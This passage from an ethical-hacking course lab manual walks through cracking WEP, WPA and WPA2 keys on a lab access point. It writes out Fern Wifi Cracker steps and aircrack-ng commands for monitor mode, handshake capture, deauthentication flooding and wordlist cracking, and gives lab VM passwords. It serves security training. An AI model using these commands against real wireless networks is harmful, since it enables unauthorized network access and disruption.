


Figure 3.3.17: Authentication required for wireless network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. After successful authentication, a **Connection Established** notification appears at the top-right corner of **Desktop**, as shown in the screenshot.



Figure 3.3.18: Successfully connected to the CEH-LABS access point

Note: In real-life attacks, attackers will use this key to connect to the access point and joint the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities they find.

39. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.
40. Unplug the **Linksys 802.11 g WLAN** adapter.
41. Close all open windows and document all the acquired information.
42. Turn off the **Parrot Security** virtual machine.

TASK 4 Crack a WPA Network using Fern Wifi Cracker

Here, we will use Fern Wifi Cracker to crack a WPA network.

WPA (Wi-Fi Protected Access) is an advanced wireless encryption protocol defined by the 802.11i standard that uses a Temporal Key Integrity Protocol (TKIP), 48-bit IV, and 64-bit Message Integrity Code (MIC) integrity check. TKIP utilizes the RC4 stream cipher encryption with 128-bit keys. The result is stronger encryption and authentication than WEP.

Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to use WPA encryption. To do so, navigate to the router's default IP address and change the authentication settings from WEP to WPA. Set the password as **password1**.

Note: Before starting this task, you will also need to enable the ethernet adapter in the **Windows 10** virtual machine.

1. In the **Windows 10** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
2. In the **Network and Sharing Center** window, click **Change adapter settings** from the left pane.
3. In the **Network Connections** window, right-click the **Ethernet0** adapter and click Enable from the options.
4. **Ethernet0** will now be enabled. Close all open windows.
5. Turn on the **Parrot Security** virtual machine.
6. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The TKIP encryption protocol enables WPA to eliminate the weaknesses of WEP by including per-packet mixing functions, message integrity checks, extended initialization vectors, and rekeying mechanisms. Nonetheless, the WPA encryption method has its own vulnerabilities and can be cracked using various techniques and tools.

Fern Wifi Cracker is a wireless security auditing and attack software program that is able to crack and recover WEP/WPA keys, as well as run other network-based attacks on wired or wireless networks. The various types of wireless attacks that the program can carry out include session hijacking, service brute-forcing, HTTP injection, and more.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

7. Plug in the **Linksys 802.11 g WLAN** adapter.
8. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**. Click **OK**.




Figure 3.4.1: New USB Device Detected window

Note: In this task, we will use a sample password file (**password.txt**) containing a list of passwords to crack the target WPA network.

9. First, we will copy the **password.txt** file from the shared network drive to the **Desktop** of the **Parrot Security** virtual machine.
10. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
11. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
12. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Navigate to **CEHv11 Module 16 Hacking Wireless Networks\Wordlist** and copy the file **password.txt**. Close the window.




Figure 3.4.2: Copy password.txt

14. Paste **password.txt** on the **/attacker/Desktop**.




Figure 3.4.3: Paste password.txt file in the root directory

15. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
16. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

17. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 4.1

Launch Fern Wifi Cracker Application

18. In the **Parrot Terminal** window, type **fern-wifi-cracker**, and press **Enter** to launch the Fern Wifi Cracker application.




Figure 3.4.4: Launch Fern Wifi Cracker Application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. **Fern WIFI Cracker** opens. If a **Fern Professional** pop-up appears, click **No**.
20. Click **Select Interface** and from the drop-down list, select the **wlan0** interface.
21. A **Tips - Scan settings** pop-up appears, click **Ok**.
22. The selected adapter (**wlan0**) loads, and the notification **Monitor Mode Enabled on wlan0mon** appears in the selected network adapter field.

TASK 4.2

Discover WPA Enabled Access Points

23. Click the **Scan for Access points** button to initialize the scan for the access points.



Figure 3.4.5: Scan for access points

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Note that detected access points with WPA enabled are shown next to the **Wi Fi WPA** button.

Note: The number of detected WPA networks will differ in your lab environment.

25. Click the **Wi Fi WPA** button.



Figure 3.4.6: Click Wi Fi WPA button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Select the Target Access Point

26. The **attack Panel** window appears. A list of access points with WPA enabled appears under **Select Target Access Point**. In this task, we will crack the **CEH-LABS** WPA access point.
27. Select **CEH-LABS** from the list and click the **Browse** button present at the bottom-right corner of the window.



Figure 3.4.7: Select the target access point

28. The **Select Wordlist** window appears. Navigate to the location **/attacker/Desktop**, and select **password.txt**. Click **Open**.

TASK 4.4

Launch WPA Attack

29. See that the selected **password.txt** file appears. Now, click the **Wi Fi Attack** button in the right pane to launch the attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 3.4.8: Launch a Wi-Fi attack

30. The attack initializes and goes through various phases such as probing the access point, deauthentication, capturing the handshake, and, finally, brute-forcing WPA encryption, as shown in the screenshot.



Figure 3.4.9: Attacking the target access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. After the completion of the **Current Phrase** bar, the cracked **WPA KEY** appears, as shown in the screenshot.




Figure 3.4.10: Cracked WPA KEY

32. If the **Attack Panel** window automatically closes, relaunch **Fern Wifi Cracker** from the terminal window and click the **Key Database** button.
33. The **Fern - Key Database** pop-up appears, displaying the acquired key for **CEH-LABS**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 3.4.11: Fern - Key Database pop-up

34. This cracked key can be used to connect to the target access point **CEH-LABS**.
35. This concludes the demonstration of how to crack a WPA network using Fern Wifi Cracker.
36. Unplug the **Linksys 802.11 g WLAN** adapter.
37. Close all open windows and document all the acquired information.
38. Turn off the **Parrot Security** virtual machine.

After performing the task, disable the ethernet adapter in the **Windows 10** virtual machine:

39. In the **Windows 10** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
40. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.
41. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
42. **Ethernet0** will be disabled. Close all open windows and turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5 Crack a WPA2 Network using Aircrack-ng

In this task, we will use the Aircrack-ng suite to crack a WPA2 network.

WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security.

Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to work in WPA2-PSK (Pre-Shared Key) encryption mode. To do so, navigate to the router's default IP address and change the authentication mode from WPA to WPA2-PSK, with the password as **password1**.

WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Figure 3.5.1 New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.5.2: MATE Terminal icon

TASK 5.1

Put Wireless Adapter into Monitor Mode

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.5.3: Running the programs as a root user

9. In the **Parrot Terminal** window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble**." To put the interface in monitor mode, these processes must be killed.
11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



Figure 3.5.4: Issuing the command to kill the interfering processes

12. Now, run the command **airmon-ng start wlan0** again to put the wireless adapter into monitor or promiscuous mode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Observe that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.



Figure 3.5.5: Setting up the wireless interface in monitor mode

14. We will now use **airodump-ng** to get a list of detected access points and connected clients. In the terminal window, type **airodump-ng wlan0mon** and press **Enter**.

Note: Airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.




Figure 3.5.6: airodump-ng searching for available access points

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this example, the connected client ("STATION") is **54:13:79:22:6A:C5**. It might differ in your lab environment.

15. In this lab, we will target the access point **CEH-LABS** to perform WPA2 cracking.

Note: If you are unable to obtain the station BSSID using this command, you can do so with the command in **Step 17**.

16. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.
20. Now, you should run airodump-ng to capture the packets from the access point. To do so, in the new terminal window, type **airodump-ng --bssid B4:75:0E:89:00:60 -c 11 -w CEH-LABS-01 wlan0mon** and press **Enter**. Leave airodump-ng running.

Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, **B4:75:0E:89:00:60**); **-c**: is the channel on which the target access point is configured (in this case, **CEH-LABS** is running on channel number **11**); **-w**: is the name of the dump file prefix which contains the IVs (in this case, **CEH-LABS-01**); and **wlan0mon**: is the wireless interface



Figure 3.5.7: Run airodump-ng to capture the packets




Figure 3.5.8: airodump-ng capturing the packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, open another terminal by clicking the **MATE Terminal** icon ( ) at the top of the **Desktop** window.

22. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

23. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

24. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.2

Send Deauth Packets

25. In this new terminal window, type **aireplay-ng -0 11 -a B4:75:0E:89:00:60 -c 54:13:79:22:6A:C5 wlan0mon** and press **Enter**.

Note: In this command, **-0**: activates deauthentication mode; **11**: is the number of deauthentication packets that should be sent; **-a**: sets access point MAC address; **-c**: sets destination MAC address; and **wlan0mon**: the wireless interface.




Figure 3.5.9: aireplay-ng generating traffic

26. Rerun the above command multiple times to send a large number of deauthentication packets.

Note: If you get an error while issuing the command, rerun it multiple times until it runs successfully.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Capture WPA Handshake Packet

27. Switch back to the terminal, where **airodump-ng** is running and keep capturing packets until you see the **WPA handshake: B4:75:0E:89:00:60** notification, which indicates that a WPA/WPA2 handshake was successfully captured for the target BSSID.
28. Press **Ctrl+C** to stop the capture.




Figure 3.5.10: Stop airodump-ng traffic capture

TASK 5.4

Obtain WPA2 Key

29. Now, open a new terminal window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.
32. Type **cp /home/attacker/Desktop/password.txt /root/Desktop/** and press **Enter** to copy the **password.txt** file to the root directory.
33. In the terminal window, type **aircrack-ng -a2 B4:75:0E:89:00:60 -w /root/Desktop/password.txt /root/CEH-LABS-01-01.cap** and press **Enter**. The file **CEH-LABS-01-01.cap** contains captured packets located at **/root/Desktop**.

Note: In this command, **-a**: specifies the attack mode (in this case, **2** [**WPA-PSK**]) and **-w**: specifies the path to a wordlist (we created the file **password.txt** on the **Desktop** earlier in this lab)

34. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND!**, as shown in the screenshot.

Note: If the password is complex, aircrack-ng will take a long time to crack it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

